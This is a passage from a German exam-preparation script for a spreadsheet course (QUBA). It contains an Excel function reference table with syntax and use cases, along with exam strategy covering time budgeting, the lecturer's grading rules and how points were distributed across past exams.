XKAPITALWERT → Barwert →

XKAPITALWERT() · Seite 85

XKAPITALWERT → Kapitalwert
(XKAPITALWERT / XNPV) · Seite 85

XKAPITALWERT() (XNPV) · Seite 85

XKAPITALWERT() = XNPV — Kapitalwert bei
unregelmässigen Zahlungsströmen · Seite 94

XLOOKUP → XVERWEIS() (XLOOKUP) · Seite
597

XLTX / XLTM / XLAM / ODS · Seite 527

XVERGLEICH als moderner VERGLEICH ·
Seite 228

XVERGLEICH() · Seite 228

XVERWEIS → Teil (b) - Feature-
Demonstration: SVERWEIS (alt) vs. XVERWEI
· Seite 673

XVERWEIS → Verweis → SVERWEIS /
XVERWEIS · Seite 597

XVERWEIS() (XLOOKUP) · Seite 597

XVERWEIS() – Zeitpunktgröße nachschlagen ·
Seite 85

Y

YEARFRAC → BRTEILJAHRE() (YEARFRAC) ·
Seite 85

Z

Zahlen → Anhang: Zahlen zum
Auswendiglernen · Seite 233

Zahlenformat ;;; (Zelle unsichtbar machen) ·
Seite 475

Zahlenformate → Benutzerdefinierte
Zahlenformate, „Genauigkeit wie angezeigt“ ·
Seite 519

Zahlenformate, benutzerdefinierte (vierteilig) ·
Seite 519

ZÄHLENWENN() · Seite 353

ZÄHLENWENNS() · Seite 85

Zahlungsströmen → XKAPITALWERT() =
XNPV — Kapitalwert bei unregelmässigen
Zahl · Seite 94

Zeichen → Textbox an Zelle binden (255
Zeichen) · Seite 348

ZEICHEN → Weitere Textfunktionen:
ZEICHEN(10), GLÄTTEN, RÖMISCH · Seite
231

ZEICHEN(10) / GLÄTTEN / RÖMISCH · Seite
231

Zeilenlimit 1.048.576 · Seite 597

Zeilenumbruch → ALT + EINGABE
(Zeilenumbruch in Zelle) · Seite 597

ZEILENWAHL → SPALTENWAHL /
ZEILENWAHL / VSTAPELN / MTRANS · Seite
216

Zeitachse (PROGNOSE.ETS-Argument) ·
Seite 353

Zeitachse → Finanzmodellierung: die starre
Zeitachse (12 P) — SS24-Klaus · Seite 160

Zeitachse → Finanzmodellierung: starre
Zeitachse (SS24) · Seite 160

Zeitpunkt → Drei Geldgrößen (Zeitpunkt/
Zeitraum/Barwert) · Seite 163

Zeitpunktgröße → XVERWEIS() –
Zeitpunktgröße nachschlagen · Seite 85

Zeitraum → Drei Geldgrößen (Zeitpunkt/
Zeitraum/Barwert) · Seite 163

Zeitraumgröße → Cash-Flow / Zeitraumgröße
· Seite 85

Zeitreihenprognose · Seite 353

Zellbezug statt Abschreiben · Seite 424

ZELLE("dateiname") · Seite 409

Zellen → STRG + EINGABE (alle markierten
Zellen) · Seite 597

Zellen → Verbundene Zellen (#ÜBERLAUF-
Ursache) · Seite 211

Zellen → Verbundene Zellen — Workaround ·
Seite 348

Zellendropdown → Datenüberprüfung /

Zellendropdown · Seite 324

Zellendropdown → Datenüberprüfung und

Zellendropdown · Seite 324

Zellenformatvorlage → Formatvorlage /

Zellenformatvorlage · Seite 597

Zellkommentare / Notizen · Seite 409

Zellschutz / Blattschutz · Seite 597

*Zentraler Parameter (absoluter Bezug \$C\$3) ·
Seite 409*

Zielzelle → Solver (Zielzelle/Variablen/

Nebenbedingungen) · Seite 271

ZINS() (RATE) · Seite 85

*Zinsfuss → Entscheidungsregel Kapitalwert /
interner Zinsfuss · Seite 85*

Zinsfuss → Interner Zinsfuss

(XINTZINSFUSS / XIRR) · Seite 85

*Zinsfuss → Investitionsrechnung mit Excel —
Kapitalwert, interner Zinsf · Seite 94*

*Zinsfuss → XINTZINSFUSS() = XIRR —
interner Zinsfuss · Seite 97*

*Zinssatz → ZSATZINVEST() = RRI — Zinssatz
einer Investition über mehrer · Seite 98*

*Zinsusancen (act/360, act/365, act/act) ·
Seite 250*

*Zinsusancen und das Argument Basis · Seite
250*

Zirkelbezug · Seite 409

ZSATZINVEST() (RRI) · Seite 85

*ZSATZINVEST() = RRI — Zinssatz einer
Investition über mehrere Perioden · Seite 98*

ZUFALLSBEREICH() · Seite 85

ZUFALLSMATRIX() · Seite 597

ZUFALLSZAHL() (RAND) · Seite 85

*Zugang → Liquiditätsplanung (Zugang/
Abgang/Saldo) · Seite 165*

*Zugang → Liquiditätsplanung: Zugang,
Abgang, Saldo und das Girokonto · Seite 165*

*Zugriff → Rohdaten (Zugriff, Grenze Pivot) ·
Seite 273*

Zugriffsrechte / Berechtigungen · Seite 409

ZW2ZINS() (RRI) · Seite 85

Kap. 1 • Formel-Referenz — alle Funktionen mit Aufbau und Einsatzzweck • Referenz

INHALT DIESES KAPITELS • Schlagwörter je Aufgabe zum direkten Abgleich

Bedingtes Rechnen und Aggregieren	SUMMEWENNS	45
Dynamische Matrizen (erzeugen)	Pivot • Matrixformeln • INDIRECT/DDE	48
Dynamische Matrizen (weiterverarbeiten)	Matrixformeln	50
Finanzfunktionen	CAGR • Finanzfunktionen	51
Statistik und Prognose	Prognose • Diagramme	54
Text, Datum, Sonstiges		
	SVERWEIS/XVERWEIS • SUMMEWENNS • INDIRECT/DDE • Finanzfunktionen	57
Verweisen und Nachschlagen	SVERWEIS/XVERWEIS • Pivot • CAGR • INDIRECT/DDE	42

QUBA – Formel-Referenz: alle Funktionen mit Aufbau und Einsatzzweck

Alle klausurrelevanten Tabellenblatffunktionen auf einen Blick — Syntax wie sie aufs Papier gehört (deutsche Namen, Semikolon als Trenner, eckige Klammern = optionale Argumente, werden nicht mitgeschrieben). Spalte „Nachschlagen“: unter diesem Begriff steht die gelöste Aufgabe im Stichwortverzeichnis.

Verweisen und Nachschlagen

Funktion	Aufbau	Was sie tut	Wann benutzen	Stärke / – Schwäche	Nachschlagen
XVERWEIS	=XVERWEIS(Suchkriterium; Suchmatrix; Rückgabematrix; [wenn_nicht_gefunden]; [Vergleichsmodus]; [Suchmodus])	Sucht einen Wert und gibt den zugehörigen aus einer anderen Spalte/ Zeile zurück	Der Standard für jedes Nachschlagen; Vergleichsmodus –1 = nächstkleinerer Wert für Intervalle (Notenschlüssel)	ersetzt SVERWEIS und INDEX/ VERGLEICH, Default = exakt · – erst seit 2020 – Altversionen kennen ihn nicht	XVERWEIS
SVERWEIS	=SVERWEIS(Suchkriterium; Matrix; Spaltenindex; [Bereich_Verweis])	Alter senkrechter Verweis, Suchspalte muss links stehen	Nur wenn die Klausur ihn explizit verlangt (Altbestand); sonst XVERWEIS	überall bekannt und kompatibel · – Suchspalte muss links stehen; Spaltenindex bricht beim Einfügen	SVERWEIS/ XVERWEIS
INDEX + VERGLEICH	=INDEX(Matrix; VERGLEICH(Kriterium; Suchvektor; 0))	VERGLEICH liefert die Position, INDEX holt den Wert an der Position	Wenn Position und Wert getrennt gebraucht werden; sonst durch XVERWEIS abgelöst	kann links der Suchspalte zurückgeben · – zwei Funktionen, sperrig	INDEX/ VERGLEICH
XVERGLEICH	=XVERGLEICH(Suchkriterium; Suchmatrix; [Vergleichsmodus]; [Suchmodus])	Liefert die Position eines Treffers	Nur wenn die Position selbst das Ergebnis ist	liefert die Position direkt · – seltener Anwendungsfall	XVERGLEICH
INDIREKT	=INDIREKT(Text; [A1])	Macht aus Text einen echten Bezug	Zero-Touch-Modelle, umschaltbare Tabellen-/	macht Modelle Zero-Touch-umschaltbar · – volatil,	INDIREKT

Fun ktio n	Aufbau	Was sie tut	Wann benutzen	Stärke / – Schwäche	Nac hsch lage n
			Spaltenbezüge; volatil — sparsam	Textverarbeitung, Quellmappe muss offen sein	
PIVO TDA TEN ZUO RDN EN	=PIVOTDATENZUOR DNEN(Datenfeld; Pivot-Bezug; Feld1; Element1; ...)	Layoutstabiler Zugriff auf einen Pivot-Wert	Berichte, die aus einer Pivot lesen — übersteht jeden Umbau des Layouts	übersteht jeden Pivot-Umbau · – braucht eine Pivot; Auto- Erzeugung setzt harte Konstanten	PIVO TDA TEN ZUO RDN EN

Bedingtes Rechnen und Aggregieren

Funktion	Aufbau	Was sie tut	Wann benutzen	Stärke / – Schwäche	Nachschlagen
SUMMEWENNS	=SUMMEWENNS (Summenbereich; Kriterienbereich1; Kriterium1; ...)	Summiert nur Zeilen, die alle Bedingungen erfüllen	Mehrfachbedingte Summen, Zeitintervalle per ">=" & Zelle-Verkettung UND-Logik	schnell, lesbar, beliebig viele Kriterien · – nur UND-Logik	SUMMEWENNS
ZÄHLENWENNS / MITTELWERTWENNS	analog SUMMEWENNS	Zählen bzw. Mitteln unter Bedingungen	Gleiche Logik wie SUMMEWENNS	gleiche Logik wie SUMMEWENNS · – nur UND-Logik	mehrfachbedingte Summe
SUMMENPRODUKT	=SUMMENPRODUKT (Matrix1; [Matrix2]; ...)	Skalarprodukt: paarweise multiplizieren, dann summieren	Menge × Preis = Umsatz in einem Schritt; Bedingungen als (Krit1)*(Krit2)-Faktoren	König für Kaufleute; Solver-Zielfunktionen · – als Bedingungs-Summe zweckentfremdet unleserlich	SUMMENPRODUKT
TEILERGEBNIS	=TEILERGEBNIS (Funktion; Bezug1; ...)	Aggregiert unter Ausschluss gefilterter Zeilen (Codes 101–111 auch manuell ausgeblendet)	Summe/Anzahl über gefilterte Bereiche – 109 = Summe nur Sichtbares	respektiert Filter automatisch · – Funktionscodes muss man kennen	TEILERGEBNIS
AGGREGAT	=AGGREGAT (Funktion; Optionen;	TEILERGEBNIS-Nachfolger mit 19 Funktionen	Wenn zusätzlich Fehlerwerte ignoriert oder Quantile/Median gebraucht werden	19 Funktionen + Ignorier-Optionen · – setzt sich in der Praxis nicht	AGGREGAT

Funkti on	Aufbau	Was sie tut	Wann benutzen	Stärke / – Schwäche	Nach schla gen
	Matrix; [k])	und Ignorier- Optionen		durch (zu kompliziert)	
SUMME	=SUMME(Be reich1; ...)	Addiert alles im Bereich	Immer, wenn keine Bedingung nötig ist	unschlagbar simpler – keine Bedingungen	—

Dynamische Matrizen (erzeugen)

Funktion	Aufbau	Was sie tut	Wann benutzen	Stärke / – Schwäche	Nachschlagen
FILTER	=FILTER(Matrix; Einschließen; [wenn _{leer}])	Gibt nur Zeilen zurück, die die Bedingung erfüllen	Lebende Teilmengen; UND über (K1)*(K2); wenn _{leer} gegen #KALK!	lebende Teilmenge, wächst mit · – ohne wenn _{leer} #KALK! bei null Treffern	FILTER
EINDEUTIG	=EINDEUTIG(Matrix)	Entfernt Duplikate	Dynamische Dropdown-Quellen, Namenslisten	dublettenfrei ohne Hilfskonstruktion · – nur M365/2021	EINDEUTIG
SORTIEREN	=SORTIEREN(Matrix; [Spaltenindex]; [Reihenfolge])	Sortiert eine Matrix (–1 = absteigend)	Als äußere Funktion um FILTER/EINDEUTIG	sortiert als Formel · – Sortierindex zählt innerhalb der Matrix	SORTIEREN
SEQUENZ	=SEQUENZ(Zeilen; [Spalten]; [Anfang]; [Schritt])	Erzeugt eine Zahlenfolge aus dem Nichts	Mitwachsende Achsen (Planjahre) – erzeugend, nicht weiterverarbeiten d!	mitwachsende Achsen aus dem Nichts · – erzeugend – Falle bei Weiterverarbeitungs-Fragen	SEQUENZ
ZUFALLSMATRIX	=ZUFALLSMATRIX([Zeilen]; [Spalten]; [Min]; [Max]; [Ganzzahl])	Matrix aus Zufallszahlen	Testdaten; volatil	Testdaten in einem Wurf · – volatil	Zufallszahlen
GRUPPIERENNACH	=GRUPPIERENNACH(Zeilenfelder; Werte; Funktion)	Eindimensionale Aggregation als Formel	Pivot-Ersatz für eine Dimension, sprachlich lesbar	liest sich wie ein Satz · – sehr neu, nur aktuelles M365	GRUPPIERENNACH
PIVOTMIT	=PIVOTMIT(Zeilenfelder; Spaltenfelder;	Kreuztabelle als	Pivot-Ersatz zweidimensional;	lebende Kreuztabelle, INDIREKT-flexibilisierbar · –	Kreuztabelle

Funktion	Aufbau	Was sie tut	Wann benutzen	Stärke / – Schwäche	Nachschlagen
	Werte; Funktion)	lebende Formel	mit INDIREKT flexibilisierbar	keine Datenschnitte/ Datumsgruppierung	

Dynamische Matrizen (weiterverarbeiten)

Funktion	Aufbau	Was sie tut	Wann benutzen	Stärke / – Schwäche	Nachschlagen
SPALTENWAHL / ZEILENWAHL	=SPALTENWAHL (Matrix; Nr1; ...)	Greift Spalten bzw. Zeilen aus einer Matrix heraus (–1 = letzte)	Ausgabespalten reduzieren; Top-5 nach SORTIEREN	gezielter Zuschnitt, negativ = von hinten · – Nummern-Reihenfolge bestimmt Ausgabe	SPALTENWAHL
VSTAPELN / HSTAPELN	=VSTAPELN (Matrix1; Matrix2; ...)	Stapelt Matrizen vertikal/ horizontal	Strukturgleiche Quartals-/ Filialtabellen konsolidieren	konsolidiert strukturgleiche Tabellen · – stapelt auch Kopfzeilen mit	VSTAPELN
MTRANS	=MTRANS (Matrix)	Transponiert als lebende Formel	Zeilen ↔ Spalten tauschen ohne Kopie	lebende Transposition · – Quelle löschen = #BEZUG!	MTRANS
ÜBERNEHMEN / WEGLASSEN	=ÜBERNEHMEN (Matrix; Zeilen; [Spalten])	Nimmt/entfernt Zeilen vom Anfang (negativ: vom Ende)	Kopf- oder Fußzeilen einer Matrix abschneiden	Kopf-/Fußzeilen elegant abschneiden · – Richtungen leicht verwechselt	Weiterverarbeitung
# (Spill-Operator)	=B5#	Bezug auf die ganze übergelaufene Matrix	Dropdown-Quellen, Weiterrechnen auf dynamischen Ergebnissen	ein Zeichen, ganzer dynamischer Bereich · – nur auf echte Spill-Matrizen	Spill-Operator

Finanzfunktionen

Funktion	Aufbau	Was sie tut	Wann benutzen	Stärke / – Schwäche	Nachschlagen
NBW	=NBW(Zins; Wert1; ...) – A0	Barwert der Folge zahlungen; Anschaffung separat abziehen	Kapitalwert bei gleichen Periodenabständen	einfachste Kapitalwert-Funktion · – zinst alles ab – Anschaffung separat; feste Perioden	NBW
XKAPITALWERT	=XKAPITALWERT(Zins; Werte; Zeitpunkte)	Kapitalwert taggenau mit echten Datumswerten	Unregelmäßige Zahlungstermine	taggenau bei krummen Terminen · – Datumpflege nötig	XKAPITALWERT
IKV	=IKV(Werte; [Schätzwert])	Interner Zinsfuß aus einer Zahlungsreihe	Rendite einer Investition; braucht nur die Reihe	braucht nur die Zahlungsreihe · – mehrdeutig bei Vorzeichenwechseln; Wiederanlage zum IZF unterstellt	IKV
XINTZINSFUSS	=XINTZINSFUSS(Werte; Daten; [Schätzwert])	Interner Zinsfuß taggenau	Wie IKV bei unregelmäßigen Terminen	IZF taggenau · – gleiche Mehrdeutigkeit	XINTZINSFUSS
QIKV	=QIKV(Werte; Investitionszins; Reinvestitionszins)	Modifizierter interner Zinsfuß (getrennte Zinssätze)	Wenn Wiederanlage realistisch anders verzinst; Fehler = #DIV/0!	realistische getrennte Wiederanlage · – zwei Zinssätze nötig; #DIV/0! ohne beide Vorzeichen	QIKV
RMZ / ZW / BW / ZZR / ZINS	=RMZ(Zins; Zzr; Bw; [Zw]; [F])	Die Rentenfamilie: Rate, Endwert, Barwert, Laufzeit, Zins	Annuitätendarlehen, Sparpläne; F=1 vorschüssig	deckt die ganze Rentenrechnung ab · – Vorzeichenlogik ist die Stolperfalle	Annuitätenfunktion

Funktion	Aufbau	Was sie tut	Wann benutzen	Stärke / – Schwäche	Nachschlagen
ZSATZ INVEST/ ZW2ZINS	=ZSATZINVEST(Zzr; Bw; Zw)	Durchschnittliche Wachstumsrate zwischen zwei Werten	CAGR ohne Potenzformel	CAGR ohne Potenzformel · – nur Anfangs-/Endwert – glättet alles weg	CAGR
BRTEILJAHRE	=BRTEILJAHRE(Anfang; Ende; [Basis])	Jahresbruchteil zwischen zwei Daten (Basis = Zinsusance)	Taggenaue Periodenzählung; Basis 0=30/360, 1=act/act, 4=30E/360	Zinsusancen sauber abgebildet · – Basis-Codes nachschlagen	BRT EILJ AHRE

Statistik und Prognose

Funktion	Aufbau	Was sie tut	Wann benutzen	Stärke / – Schwäche	Nachschlag
PROGNOSE.LINEAR NEAR	=PROGNOSE.LINEAR (x; Y _{Werte} ; X _{Werte})	Linearer Regressionswert an Stelle x (früher SCHÄTZER)	Trend- Fortschreibung; vorher Streudiagramm + Bestimmtheit maß	einfach und erklärbar – nur linear; Stabilitätshypothese	PROGNOSE.LINEAR
PROGNOSE.ETS	=PROGNOSE.ETS(Zi eldatum; Werte; Zeitachse; [Saisonalität]; ...)	Exponentielle Dreifachglättung (Holt- Winters)	Saisonale Zeitreihen; Konfidenzintervall vor Weitergabe löschen	kann Saisonalität (Holt-Winters) – Blackbox; Konfidenzintervall wird fehlgedeutet	PROGNOSE.ETS
TREND	=TREND(Y _{Werte} ; [X _{Werte}]; [Neue _x])	Regressionswerte für viele Stellen auf einmal	Ganze Prognosespalte in einem Wurf	ganze Prognosespalte auf einmal – gleiche Grenzen wie PROGNOSE.LINEAR	TREND
RGP	=RGF(Y _{Werte} ; [X _{Werte}])	Regressionsparameter (Steigung + Achsenabschnitt) als Matrix	Wenn die Koeffizienten selbst gebraucht werden	liefert die Koeffizienten selbst – Matrixausgabe ungewohnt	RGP
STEIGUNG / ACHSENABSCHNITT	=STEIGUNG(Y; X)	Kostenspaltung: Steigung = variable Stückkosten, Achsenabschnitt = Fixkosten	Lineare Kostenfunktion aus Datenpaaren	Kostenspaltung in zwei Funktionen – setzt Linearität voraus	Kostenspaltung
BESTIMMTHEITSMASSE	=BESTIMMTHEITSMASSE(Y; X)	R ² : 0 = Wolke, 1 = Gerade	Vor jeder Prognose; Faustregel ≥	Prognose- Legitimität in einer Zahl –	Bestimmt

Funktion	Aufbau	Was sie tut	Wann benutzen	Stärke / – Schwäche	Nachschlagen
			60–65 % brauchbar	hohes R^2 beweist keine Kausalität	heißt maß
KORREL	=KORREL(Matrix1; Matrix2)	Korrelationskoeffizient –1... +1	Zusammenhang zweier Reihen prüfen	Zusammenhang sofort sichtbar · – keine Kausalität; nur linear	KORREL
SUMMEXY2	=SUMMEXY2(Matrix _x ; Matrix _y)	Summe der quadrierten Abweichungen	Prognosegüte vergleichen – quadriert, damit sich Fehler nicht aufheben	Fehler heben sich nicht auf · – bestraft Ausreißer überproportional	SUMMEXY2
HÄUFIGKEIT	=HÄUFIGKEIT(Daten; Klassen)	Klassenbesetzung (eine Ausgabezelle mehr als Klassen)	Verteilung prüfen, bevor der Mittelwert berichtet wird	Verteilungsform vor dem Mittelwert · – eine Ausgabezelle mehr als Klassen – Eingabefälle	HÄUFIGKEIT
MITTELWERT / MEDIAN / MODUS.EINF	=MEDIAN(Bereich)	Lage-Kennzahlen	Median statt Mittelwert bei Ausreißern/ bimodal	Median robust gegen Ausreißer · – Mittelwert bei schiefer Verteilung irreführend	Median
STABW.S / STABW.N	=STABW.S(Bereich)	Streuung Stichprobe (n–1) bzw. Grundgesamtheit (n)	.S bei Stichprobe, .N wenn alle Daten vorliegen	Streuung zur Lage dazu · – S/N verwechselt = falsche Grundgesamtheit	STABW

Text, Datum, Sonstiges

Funktion	Aufbau	Was sie tut	Wann benutzen	Stärke / – Schwäche	Nachschlagen
& / TEXTKET TE / TEXTVE RKETTE N	=A1&" "&B1 · =TEXTVERKE TTEN(" "; WAHR; Bereich)	Texte zusammenfügen (TEXTVERKET TE mit Trenner + Leer- Überspringen)	Namenslisten, dynamische Kriterien ">="&B1	dynamische Kriterien, Namenslisten · – Zahlen werden zu Text	Text verk ett ung
TEXTTE ILEN	=TEXTTEILE N(Text; Spaltentren ner)	Zerlegt Text an Trennzeichen in eine Matrix	Einspaltige Importe aufspalten (Formel-Weg)	Import-Zerlegung per Formel · – nur M365	Text in Spal ten
GLÄTTE N / ZEICHEN (10) / RÖMISC H	=GLÄTTEN(T ext)	Leerzeichen bereinigen · Zeilenumbruch als Zeichen · römische Zahlen	Datenputzen; ZEICHEN(10) für Umbrüche in Formeln	Datenputzen ohne Handarbeit · – GLÄTTEN kennt keine geschützten Leerzeichen	GLÄ TTE N
WECHSE LN	=WECHSELN(Text; Alt; Neu; [n])	Ersetzt Textteile per Formel	Normalisierung , wenn Suchen&Ersetz en nicht reicht	Normalisierung als Formel · – verschachtelt unleserlich	WE CHS ELN
HEUTE / JETZT	=HEUTE()	Aktuelles Datum (JETZT mit Uhrzeit); volatil	Rollierende Zeitachsen JAHR(HEUTE())	rollierende Zeitachsen · – volatil – Rechenlast, nicht reproduzierbar	HEU TE
WENNFE HLER	=WENNFEHLE R(Formel; Ersatzwert)	Fängt Fehlerwerte ab	Um funktionierende Formeln wickeln; sichtbarer Platzhalter statt ""	robuste Anwender-Modelle · – verdeckt echte Fehler (Handlungsauftrag weg)	WE NNF EHL ER
FORMEL TEXT	=FORMELTEX T(Bezug)	Zeigt die Formel einer Zelle als Text	Dokumentation /Spickzettel im Blatt	Dokumentation im Blatt · – zeigt nur, rechnet nichts	FOR MEL

Funktion	Aufbau	Was sie tut	Wann benutzen	Stärke / – Schwäche	Nachschlagen
					TEXT
LET	=LET(Name1; Wert1; ...; Berechnung)	Zwischenwerte benennen und wiederverwenden	Lange Formeln lesbar + nur einmal gerechnet	einmal rechnen, mehrfach nutzen · – nur M365; Syntax ungewohnt	LET
LAMBDA	=LAMBDA([Parameter1]; ...; Berechnung)	Eigene Funktion ohne VBA definieren	Wiederkehrende Logik, im Namens-Manager benannt	eigene Funktionen ohne VBA-Risiko · – Logik versteckt im Namens-Manager	LAMBDA
ZUFALLSZAHL / ZUFALLSBEREICH	=ZUFALLSBEREICH(Min; Max)	Zufallswerte (volatil)	Simulation, Testdaten	Simulation ohne Add-In · – volatil, nicht reproduzierbar	Zufallszahlen

Merkmale zum Schluss: Drei Arten von Geldgrößen – Zeitpunkt → XVERWEIS, Zeitraum → SUMMEWENNS, Barwert → XKAPITALWERT. Volatile Funktionen (JETZT, HEUTE, ZUFALLS*, INDIRECT, BEREICH.VERSCHIEBEN) sparsam einsetzen. Jede Formel in der Klausur Bestandteil für Bestandteil erklären – das ist die QUBA-Regel, die Punkte bringt.

Kap. 2 · Klausur-Cockpit — Zeitbudget, Formalia, Punkteverteilung, Reihenfolge

Cockpit

INHALT DIESES KAPITELS · Schlagwörter je Aufgabe zum direkten Abgleich

Die harten Eckdaten.....	61
Formalia, die still Punkte kosten Features/Hilfe	62
Reihenfolge in der Klausur CAGR	66
Rohleders Fragestil Governance	66
Was die letzte Klausur zusätzlich verrät CAGR · Matrixformeln · Strukturierte Bezüge · INDIREKT/DDE	66
Wenn du etwas nicht findest	67
Wie er korrigiert — aus seiner eigenen Einsichtnahme-Führung CAGR	64
Wo die Punkte wirklich liegen SUMMEWENNS · Pivot · CAGR · Matrixformeln	65

Klausur-Cockpit QUBA

Diese Seite ist zum Lesen in den ersten zwei Minuten der Klausur gedacht — bevor du die erste Aufgabe anfängst. Alles darauf steht schwarz auf weiss in Rohleders eigenen Klausur-Deckblättern oder folgt aus der Auswertung aller sieben verfügbaren Klausuren.

Die harten Eckdaten

60 Punkte · 60 Minuten · 10 gebundene Seiten. Ein Punkt ist also genau eine Minute wert. Diese Umrechnung ist das wichtigste Werkzeug der ganzen Klausur: Wenn eine Aufgabe 14 Punkte trägt, darfst du 14 Minuten dafür brauchen — und wenn du bei Minute 20 noch an einer 4-Punkte-Aufgabe sitzt, verlierst du gerade Geld an einer Stelle, an der kaum welches zu holen ist.

Erlaubt: nicht-programmierbarer Taschenrechner und alle analogen schriftlichen Hilfsmittel („open book“). Dieser Ausdruck ist ein analoges schriftliches Hilfsmittel — er darf mit rein.

Die Klausur läuft auf Papier. Das ist der Punkt, an dem QUBA sich von jedem Excel-Kurs unterscheidet, den du kennst: Es gibt keine Autovervollständigung und keine Funktions-Vorschau. Wenn Rohleder nach einer Formel fragt, musst du sie mit korrekter Syntax und korrekten Semikola hinschreiben. Die Funktionsreferenz in diesem Ausdruck ist deshalb kein Nachschlagewerk für den Notfall, sondern dein eigentliches Werkzeug.

Formalia, die still Punkte kosten

Diese Regeln stehen wörtlich auf jedem Deckblatt. Sie werden geprüft, und sie sind der billigste Punktverlust überhaupt, weil sie nichts mit Fachwissen zu tun haben.

Regel vom Deckblatt	Was das praktisch heisst
Alle Rechenwege müssen nachvollziehbar angegeben werden	Kein blosses Ergebnis. Auch wenn du es im Kopf kannst: Zwischenschritt hinschreiben.
Auf zwei Nachkommastellen runden — auch bei Prozentwerten	12,34 %, nicht 12,3 % und nicht 12 %. Das ist die häufigste vermeidbare Abwertung.
Verwendete Symbole sind zu definieren	Wenn du n für die Laufzeit schreibst, schreib einmal dazu, dass n die Laufzeit in Jahren ist.
Fehlende Angaben durch plausible Annahmen ergänzen	Eine Aufgabe mit Lücke ist kein Fehler im Aufgabenheft, sondern Absicht. Annahme treffen, hinschreiben, weiterrechnen. Wer hier stehen bleibt, verliert die ganze Aufgabe.
Kein Bleistift, kein Tintenkiller, kein Tipp-Ex, kein Rot	Zum Löschen durchstreichen.
Eingeklammerte s wird gewertet	Das ist die interessanteste Regel: Wenn du dir bei einem Zusatz unsicher bist, setz ihn in Klammern statt ihn wegzulassen. Er zählt trotzdem. Wenn du dagegen etwas wirklich zurücknehmen willst, musst du es durchstreichen — Klammern reichen dafür nicht.
Rückseiten dürfen genutzt werden	Bei Platzmangel: weiterschreiben und am ursprünglichen Ort einen Verweis setzen.

Dazu drei Korrektur-Regeln, die er in der Abschluss-Sitzung des Vorjahres (U15) auf Nachfrage wörtlich bestätigt hat:

- **„Für das Wiederholen der Aufgabenstellung gibt es im Regelfall keine Punkte.“** Die Aufgabenstellung zu paraphrasieren füllt Zeilen, aber kein Punktekonto — direkt mit der Antwort beginnen.

- **„Bei mir gibt es nur volle Punkte, hopp oder top.“** Halbe Punkte vergibt er nicht. Ein halb ausgeführtes Argument bringt null — lieber drei Argumente sauber zu Ende führen als fünf anreißen.
- **Jedes Wort der Aufgabenstellung ist ein Prüfauftrag.** Zur Excel-Hilfe-Aufgabe der SS24-Klausur: „Maximal zwei Punkte hat, wer verknüpfte Arbeitsmappen nicht berücksichtigt.“ Wer einen Teilbegriff ignoriert, verliert die Hälfte — egal wie gut der Rest ist.

Wie er korrigiert — aus seiner eigenen Einsichtnahme-Führung

Rohleder hat nach der QUBA-Klausur SS23 einen Screencast veröffentlicht, in dem er seine Korrektur am offenen Herzen zeigt (im Prüfungsrelevanznavigator ausdrücklich als klausurrelevant für QUBA markiert). Vier Mechaniken daraus entscheiden über reale Punkte:

Er korrigiert aufgabenweise, anonym und mit Punktkontingenten je Aspekt. An den Rand schreibt er die Anfangsbuchstaben der geforderten Aspekte — bei der Dilemma-Aufgabe etwa D, T, R, C für Dilemma, Tagesgeschäft, Risiken, Chancen — und führt je Buchstabe eine Strichliste. Sind die Punkte eines Aspekts voll, bringt jeder weitere Satz zu diesem Aspekt **nichts mehr**: „Wenn Sie den Rest der Seite noch was über das Dilemma geschrieben hätten, gibt es keine weiteren Punkte.“ Die Konsequenz: Antworten entlang **aller** Aspekte der Aufgabenstellung strukturieren, nicht den Lieblingsaspekt ausschmücken.

Zuordnung ist gnadenlos wörtlich. Wer über eine Antwort „zu A und B“ schreibt, bekommt sie nur für A gewertet — „Ich streiche das B durch, und zu B ist nichts vorhanden.“ Fortsetzungen an anderer Stelle brauchen ein „zu A“, sonst werden sie übersehen. Randnotizen ohne Zuordnung gelten als Gekritzel, nicht als Lösungsbeitrag.

Die Einlesezeit ist einkalkuliert — nutze sie. Rohpunkte sind Minuten inklusive Lesezeit: „Sie dürfen jede meiner Aufgabenstellungen zweimal lesen.“ Beim zweiten Lesen die Substantive und Einschränkungen unterstreichen („im Rahmen des Tagesgeschäfts“ — nicht Projekt!) und daraus die Antwortstruktur ableiten. Der erste Satz einer Aufgabe ist oft nur „Setting the Stage“ und verlangt keine eigene Antwort.

Strukturpunkte kommen. In SS23 hat er die zwei vorgesehenen Punkte für die Struktur der Ausführungen noch erlassen — mit der Warnung: „Das wird bei künftigen Klausuren nicht immer so glimpflich ablaufen.“ Eine erkennbare Gliederung der Antwort ist also bares Geld. Und: „Die Fachbegriffe sind gern genommen, sind relativ leichte Punkte“ —

Substanz und Verständlichkeit zählen, keine Formulierungskunst: „Ich nehme das, was ich kriege.“

Wo die Punkte wirklich liegen

Ausgewertet über alle sieben verfügbaren Klausuren (sechs aus der Sammlung 2021–2024, dazu die aktuelle vom 14.07.2025), gewichtet nach Punktsomme statt nach Häufigkeit. Häufigkeit allein täuscht: „Bezugsarten“ kam zweimal dran, war aber beide Male nur vier Punkte wert.

Thema	Σ über 7 Klausuren	davon 2025	Anteil an 420 P.
Excel-Kritik: Tatwaffe, Parallelwelt, Segen oder Fluch	59 P.	+10	14,0 %
Arbeitsmappen-Qualität, Gestaltung, Dokumentation	40 P.	—	9,5 %
CAGR und Co.	39 P.	—	9,3 %
Navigation per Hashtag / Strukturierte Verweise	30 P.	+10	7,1 %
Pivot (Tabellen, Analysen, PIVOTDATENZUORDNEN)	27 P.	—	6,4 %
Prognose, gleitender Mittelwert, PROGNOSE.ETS	23 P.	+6	5,5 %
Gebührende Sorgfalt / Innenrevision	20 P.	+10	4,8 %
ABC-Analyse	18 P.	—	4,3 %
Dynamische Datenverknüpfungen (DDE vs. INDIREKT)	18 P.	+8	4,3 %
Hey-Joe-Effekt / Excel-MVP	15 P.	+4	3,6 %
Dynamische Matrixformeln	12 P.	+12 (neu)	2,9 %
Neue Features · Textverkettung	je 12 P.	—	
Datenflussplan · Excel-Hilfe · VBA · Financial Modeling	je 10–11 P.	—	
Formelerfassung · Bezugsarten · Mehrfachbedingte Summen · Volatile Funktionen · Performance · Vorlagen · Arbeitsmappen per E-Mail · Kostenspaltung	je 4–8 P.	—	

Die ersten vier Zeilen sind zusammen 168 von 420 Punkten — **40 Prozent**. Im Inhaltsverzeichnis sind alle Themen bis einschliesslich Prognose mit einem Punkt markiert.

Was die letzte Klausur zusätzlich verrät

Die Klausur vom 14.07.2025 ist die beste Einzelvorhersage für Montag, und sie zeigt eine deutliche Verschiebung: **Rohleder fragt zunehmend moderne Excel-Funktionen ab.**

